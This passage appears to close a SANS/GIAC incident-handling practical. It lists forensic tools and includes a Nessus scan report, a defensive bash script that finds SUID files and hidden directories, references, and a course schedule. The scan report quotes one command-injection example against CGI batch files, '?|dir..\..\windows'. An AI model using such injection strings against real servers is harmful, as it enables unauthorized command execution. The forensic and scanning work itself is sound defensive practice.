tar	tar	ftp://ftp.gnu.org/gnu/tar/
gzip	gzip	ftp://ftp.gnu.org/gnu/gzip/
Autopsy	autopsy	http://www.atstake.com/research/tools/autopsy/
TASK	TCTutils	http: //www.atstake.com/research/tools/task/index.html
Shell Utilities	Who, echo, date, id, nohup, su, tee, uname, uptime, whoami	http://ftp.gnu.org/gnu/sh-utils/sh-utils-2.0.tar.gz
Sysvinit	Last, lastb	ftp.cistron.nl/pub/people/miquels/sysvinit/

Name of Tool	Provides	Downloadable At
Procps	Ps, top, vmstat, w, kill	http://procps.sourceforge.net/procps-3.1.5.tar.gz

Appendix F – Nessus Scan

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 1
- Number of security warnings found : 2
- Number of security notes found : 8

TESTED HOSTS

172.16.230.130 (Security holes found)

DETAILS

+ 172.16.230.130 :
. List of open ports :
  o ssh (22/tcp) (Security warnings found)
  o http (80/tcp) (Security hole found)
  o general/tcp (Security notes found)
  o general/icmp (Security warnings found)

. Warning found on port ssh (22/tcp)

The remote SSH daemon supports connections made
using the version 1.33 and/or 1.5 of the SSH protocol.

These protocols are not completely cryptographically
safe so they should not be used.

Solution :
If you use OpenSSH, set the option 'Protocol' to '2'
If you use SSH.com's set the option 'Ssh1Compatibility' to 'no'

Risk factor :
Low

. Information found on port ssh (22/tcp)

An ssh server is running on this
port

. Information found on port ssh (22/tcp)

Remote SSH version :
SSH-1.99-OpenSSH_3.5p1

. Information found on port ssh (22/tcp)

The remote SSH daemon supports the following versions of the
SSH protocol :

. 1.33
. 1.5
. 1.99
. 2.0

. Vulnerability found on port http (80/tcp) :

At least one of these CGIs is installed on the remote server :

cgi-bin/test.bat
cgi-bin/input.bat
cgi-bin/input2.bat
ssi/envout.bat

It is possible to misuse them to make the remote server
execute arbitrary commands.
For instance :
http://www.xxx.yy/cgi-bin/input.bat?|dir..\..\windows

Risk factor : High
Solution : download version 1.21 http://www.st.rim.or.jp/~nakata/
CVE : CVE-1999-0947

. Information found on port http (80/tcp)

A web server is running on this
port

. Information found on port general/tcp

Nmap found that this host is running Linux Kernel 2.4.0 - 2.5.20

. Information found on port general/tcp

HTTP NIDS evasion functions are enabled.
You may get some false negative
results

. Information found on port general/tcp

TCP inject NIDS evasion function is enabled. Some tests might
run slowly and you may get some false negative
results.

. Warning found on port general/icmp

The remote host answers to an ICMP timestamp
request. This allows an attacker to know the
date which is set on your machine.

This may help him to defeat all your
time based authentication protocols.

Solution : filter out the ICMP timestamp
requests (13), and the outgoing ICMP
timestamp replies (14).

Risk factor : Low
CVE : CAN-1999-0524

This file was generated by the Nessus Security Scanner

Appendix G – Find Stuff

```
#!/bin/bash
####################################################################
## Script: find_stuff
## Written By: Keven Murphy
## Source for script: GIAC Certified Forensic Analyst Practical Assignment v1.0
##                         by Keven Murphy
##                         (http://www.giac.org/practical/Keven_Murphy_gcfa.pdf)
## Source for find commands: John Green from Basic Forensic Principles
##                       Illustrated With Linux booklet
##
## Description: This script creates a log file with the following items:
##      List of SUID files, List of Hidden Directories,
##      List of Directories in /dev that are not of type character or block
##
## Syntax: ./find_stuff {log file} {directory to be scanned}
## Example: ./find_stuff honeypot.fsout /mnt/hp
####################################################################
DATE=`date +%m%d%Y_%T`
OUTPUT_FILE=$1_$DATE

echo "List of SUID and SGID files" | tee -a $OUTPUT_FILE
echo "-------------------" | tee -a $OUTPUT_FILE
find $2 \( -perm -004000 -o -perm -002000 \) -type f -printf "%TD %TT %k %h/%f\n" |
sort -f -k1,4 | tee -a $OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=" |
tee -a $OUTPUT_FILE

echo "List of Hidden Directories" | tee -a $OUTPUT_FILE
echo "--------------------------" | tee -a $OUTPUT_FILE
find $2 -name ".*" -type d -printf "%Tc %k %h/%f\n" | tee -a $OUTPUT_FILE
find $2 -name "? *" -type d -printf "%Tc %k %h/%f\n" | tee -a $OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=" |
tee -a $OUTPUT_FILE

echo "Checking out Dev" | tee -a $OUTPUT_FILE
echo "----------------" | tee -a $OUTPUT_FILE
find $2/dev -not -type c -not -type b -printf "%Tc %T@ %k %h/%f\n" | sort -f | tee -a
$OUTPUT_FILE

echo "" | tee -a $OUTPUT_FILE
```

```
echo "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=" |
tee -a $OUTPUT_FILE
```

References

@stake Research Tools. 2003. @stake, Inc. 7 Jan. 2003 <http://www.atstake.com/research/tools/network_utilities/>.

Bolyard, Nelson. Domestic Client SSL Connection Details. 18 May 2001. Netscape. 1 Dec. 2002 <http://wp.netscape.com/eng/ssl3/traces/trc-clnt-us.html>.

clorox . efstool local root exploit. 29 June 2002. BUGTRAQ. 15 Jan. 2003 <http://msgs.securepoint.com/cgi-bin/get/bugtraq0206/278.html>.

Eclipse, Solar. OpenSSL-too-open. 17 Sept. 2002. Packet Storm. 1 Dec. 2002 <http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html>.

Joker . ohMy-another-efs.c. 18 Sept. 2002. 15 Jan. 2003 <http://packetstormsecurity.org/0209-exploits/ohMy-another-efs.c>.

Lenkey, Gideon. Building A Jump Kit. 7 Jan. 2002. 3 July 2002 <http://www.infotech-nj.com/papers/JumpKit_HOWTO.txt>.

Murphy, Keven. GIAC Certified Forensic Analyst Practical Assignment v1.0. Diss: GIAC. 2002. 19 Sept. 2002 <http://www.giac.org/practical/Keven_Murphy_gcfa.pdf>.

Nebulu. OpenSSL Exploit Code (Slapper) . 25 Sept. 2002. New Order. 27 Dec. 2002 <http://neworder.box.sk/showme.php3?id=7166>.

ntfx . EFSTool Local Root Exploit. Sept. 2002. Soldierx.com. 15 Jan. 2003 <http://packetstormsecurity.org/0209-exploits/efstool.txt>.

OpenSSL Security Advisory [30 July 2002]. 30 July 2002. A.L. Digital Ltd and The Bunker. 20 Dec. 2002 <http://www.openssl.org/news/secadv_20020730.txt>.

PacketStorm Search. Packetstorm. 27 Dec. 2002 <http://209.100.212.5/cgi-bin/search/search.cgi?

searchtype=archives&counts=51&searchvalue=openssl++>.

Sample Standard Practice for Implementation and management of a Computer Incident Response Team. 1998. Sanda International Corp. 14 Jan. 2003 <http://www.securityunit.com/pubs/cirt_std.doc>.

SecurityTracker Alert ID: 1005239. 18 Sept. 2002. 20 Dec. 2002 <http://www.securitytracker.com/alerts/2002/Sep/1005239.html>.

Shostack, Adam. An Overview of SSL (version 2). May 1995. 1 Dec. 2002 <http://www.homeport.org/~adam/ssl.html>.

SuSE Security Announcement: mod_ssl, mm (SuSE-SA:2002:028). 31 July 2002. SuSE. 5 Jan. 2003 <http://www.suse.com/de/security/2002_028_mod_ssl.html>.

SuSE Security Announcement: Slapper worm (SuSE-SA:2002:033). 30 July 2002. SuSE. 5 July 2003 <SuSE-SA:2002:027 >.

Last Updated: June 24th, 2018

Upcoming SANS Penetration Testing

SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor